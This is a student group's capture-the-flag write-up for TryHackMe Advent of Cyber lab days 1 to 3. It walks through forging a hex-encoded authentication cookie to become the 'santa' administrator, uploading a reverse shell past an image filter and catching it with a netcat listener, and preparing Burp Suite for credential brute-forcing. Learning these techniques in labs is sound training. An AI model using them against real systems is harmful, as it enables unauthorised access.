

# PSP0201

## Week 2

## Writeup

Group Name: ikun no 1

Members

ID	Name	Role
1211103206	NG KAI KEAT	Leader
1211103095	SIDDIQ FERHAD BIN KHAIRIL ANUAL	Member
1211101401	CHONG JII HONG	Member
1211102058	CHU LIANG CHERN	Member


## Day 1: Web Exploitation – A Christmas Crisis

**Tools used:** Kali Linux, Firefox


**Solution/walkthrough:**


### Question 1

Registration and logging in to the Christmas Control Centre.



Inspect the website. The website title is shown here which is Christmas Console.





```
<!DOCTYPE html>
<html lang="en"> event
  <head>
    <title>Christmas Console</title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <script src="assets/js/login.js"></script>
    <script src="assets/js/userfuncs.js"></script>
    <link rel="stylesheet" type="text/css" href="/assets/css/style.css">
    <link rel="stylesheet" type="text/css" href="/assets/css/adventpro.css">
    <link rel="stylesheet" type="text/css" href="/assets/css/ptsans.css">
    <script src="assets/js/authed.js"></script>
    <link rel="stylesheet" type="text/css" href="/assets/css/authed.css">
  </head>
```

### Question 2


Obtain the name of the cookie used for authentication.



Name
auth

### Question 3

The value of this cookie is encoded in Hexadecimal.



Value
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a22736964646971227d

#### Question 4

Using Cyberchef, convert the cookie value to string. After decoding the cookie, the data is stored in JSON format.

The screenshot shows the CyberChef web application. On the left is a sidebar with 'Operations' and 'Favourites' sections. The 'Recipe' panel in the center has a 'From Hex' step selected, with a 'Delimiter' dropdown set to 'Auto'. The 'Input' panel on the right contains a long hexadecimal string. The 'Output' panel at the bottom displays the decoded JSON string: {"company": "The Best Festival Company", "username": "siddiq"}.

#### Question 5

Obtain the value for the company field in the cookie.

This screenshot shows a close-up of the 'Output' panel from the previous image. It displays the JSON object {"company": "The Best Festival Company", "username": "siddiq"} in a monospaced font. The 'company' field is highlighted, showing its value is "The Best Festival Company".


#### Question 6

The other field found in the cookie is username.

This screenshot shows the 'Output' panel displaying the full JSON object {"company": "The Best Festival Company", "username": "siddiq"} in a monospaced font. The 'username' field is highlighted, showing its value is "siddiq".


### Question 7

Changing the username to 'santa', convert the JSON statement to hex. The value of Santa's cookie is shown.



### Question 8

Now having access to the controls, switching on every control shows the flag.





### Thought Process/Methodology:

Having accessed the target machine, we were shown with a login/registration page. We then proceeded to register an account and login. After logging in, we opened the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using Cyberchef, we changed the username to 'santa', which is the administrator account, and converted it back to hexadecimal using Cyberchef. We then replaced the cookie value with the converted one and refreshed the page. We are now shown an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag.


### Day 2: Web Exploitation – The Elf Strikes Back!

**Tools used:** Kali Linux, Firefox

**Solution/walkthrough:**

#### Question 1

Add "?id=" to the URL followed by ID to get access to the upload page.




## Question 2

The type of file which accepted by the site is image.



## Question 3

The uploaded files are stored in /uploads directory.



#### Question 4

Running the nc -h command to find the list details.

```
1211103095@kali: ~
File Actions Edit View Help
(1211103095@kali)-[~]
$ nc -h
[v1.10-47]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [-options] [hostname] [port]
options:
  -c shell commands      as '-e'; use /bin/sh to exec [dangerous!!]
  -e filename            program to exec after connect [dangerous!!]
  -b                     allow broadcasts
  -g gateway             source-routing hop point[s], up to 8
  -G num                 source-routing pointer: 4, 8, 12, ...
  -h                     this cruft
  -i secs                delay interval for lines sent, ports scanned
  -k                     set keepalive option on socket
  -l                     listen mode, for inbound connects
  -n                     numeric-only IP addresses, no DNS
  -o file                hex dump of traffic
  -p port                local port number
  -r                     randomize local and remote ports
  -q secs                quit after EOF on stdin and delay of secs
  -s addr                local source address
  -T tos                 set Type Of Service
  -t                     answer TELNET negotiation
  -u                     UDP mode
  -v                     verbose [use twice to be more verbose]
  -w secs                timeout for connects and final net reads
  -C                     Send CRLF as line-ending
  -Z                     zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\data').
```

#### Question 5

After uploading the reverse shell, run the `sudo nc -lvnp 443` command to create a listener on port 443.

```
1211103095@kali: ~
File Actions Edit View Help
(1211103095@kali)-[~]
$ sudo nc -lvnp 443
[sudo] password for 1211103095:
listening on [any] 443 ...
```



Navigate to the shell in the browser and receive a connection.

```
1211103095@kali: ~
File Actions Edit View Help
(1211103095@kali)-[~]
$ sudo nc -lvnp 443
[sudo] password for 1211103095:
listening on [any] 443 ...
connect to [10.18.31.61] from (UNKNOWN) [10.10.63.128] 41136
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020 x86_64 x86_
64 x86_64 GNU/Linux
 02:47:56 up 35 min,  0 users,  load average: 0.00, 0.00, 0.16
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (833): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$
```

Find the directory containing `flag.txt` which is `/var/www/flag.txt`

```
1211103095@kali: ~
File Actions Edit View Help
(1211103095@kali)-[~]
$ sudo nc -lvnp 443
[sudo] password for 1211103095:
listening on [any] 443 ...
connect to [10.18.31.61] from (UNKNOWN) [10.10.63.128] 41136
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020 x86_64 x86_
64 x86_64 GNU/Linux
 02:47:56 up 35 min,  0 users,  load average: 0.00, 0.00, 0.16
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (833): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cd var
cd var
sh-4.4$ cd www
cd www
sh-4.4$ ls
ls
cgi-bin
flag.txt
html
sh-4.4$
```

The flag will be shown after opening `flag.txt`.

```
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far,
and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his valu
able design lessons, without which the theming of the past two websites simply would not be the sa
me.

Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
--Muiri (@MuirlandOracle)
```

### **Thought Process/Methodology:**

Having accessed the target machine, we need to add "?id=" to the URL followed by ID (ODIzODI5MTNiYmYw) to get access to the upload page. We then uploaded random file to know which kind of file that the page will accept. From there, we know that the page only accepted image file. After that, we try guessing which directory containing our uploads. So, we then uploaded the reverse shell into the upload page. At the same time, we also started a netcat listener to receive the shell. We then navigate to the shell in the browser and receive a connection. After successfully catching the reverse shell in the netcat listener, we then navigate to the file directory containing the flag file. The flag will be shown in that file.

### **Day 3: Web Exploitation – Christmas Chaos**

**Tools used:** Kali Linux, Firefox, BurpSuite

#### **Solution/walkthrough:**

##### **Question 1**

The name of the botnet mentioned in the text that was reported in 2018 is Mirai.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.


##### **Question 2**

Starbucks pay 250 USD for reporting default credentials according to the text.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

##### **Question 3**

The agent assigned from the Dept of Defense that disclosed the report on Jun 25<sup>th</sup> is ag3nt-j1.



#### Question 4

Examine the port number for Burp on FoxyProxy.

Port ★

8080

#### Question 5


Examine the proxy type on FoxyProxy on Burp.

Proxy Type

HTTP

#### Question 6

Navigate to the Decoder tab in Burp Suite and put “PSP0201” as input, then pick “Encode as: URL”.



## Question 7


Cluster Bomb matches the one in the description.


Uses multiple payload sets. Different payload for each defined position up to maximum 20. Iterates through each payload set in turn, so all permutations of payload combinations are tested.

- **Cluster bomb** - This uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested. I.e., if there are two payload positions, the attack will place the first payload from payload set 2 into position 2, and iterate through all the payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 2, and iterate through all the payloads in payload set 1 in position 1. This attack type is useful where an attack requires different and unrelated or unknown input to be inserted in multiple places within the request (e.g. when guessing credentials, a username in one parameter, and a password in another parameter). The total number of requests generated in the attack is the product of the number of payloads in all defined payload sets - this may be extremely large.

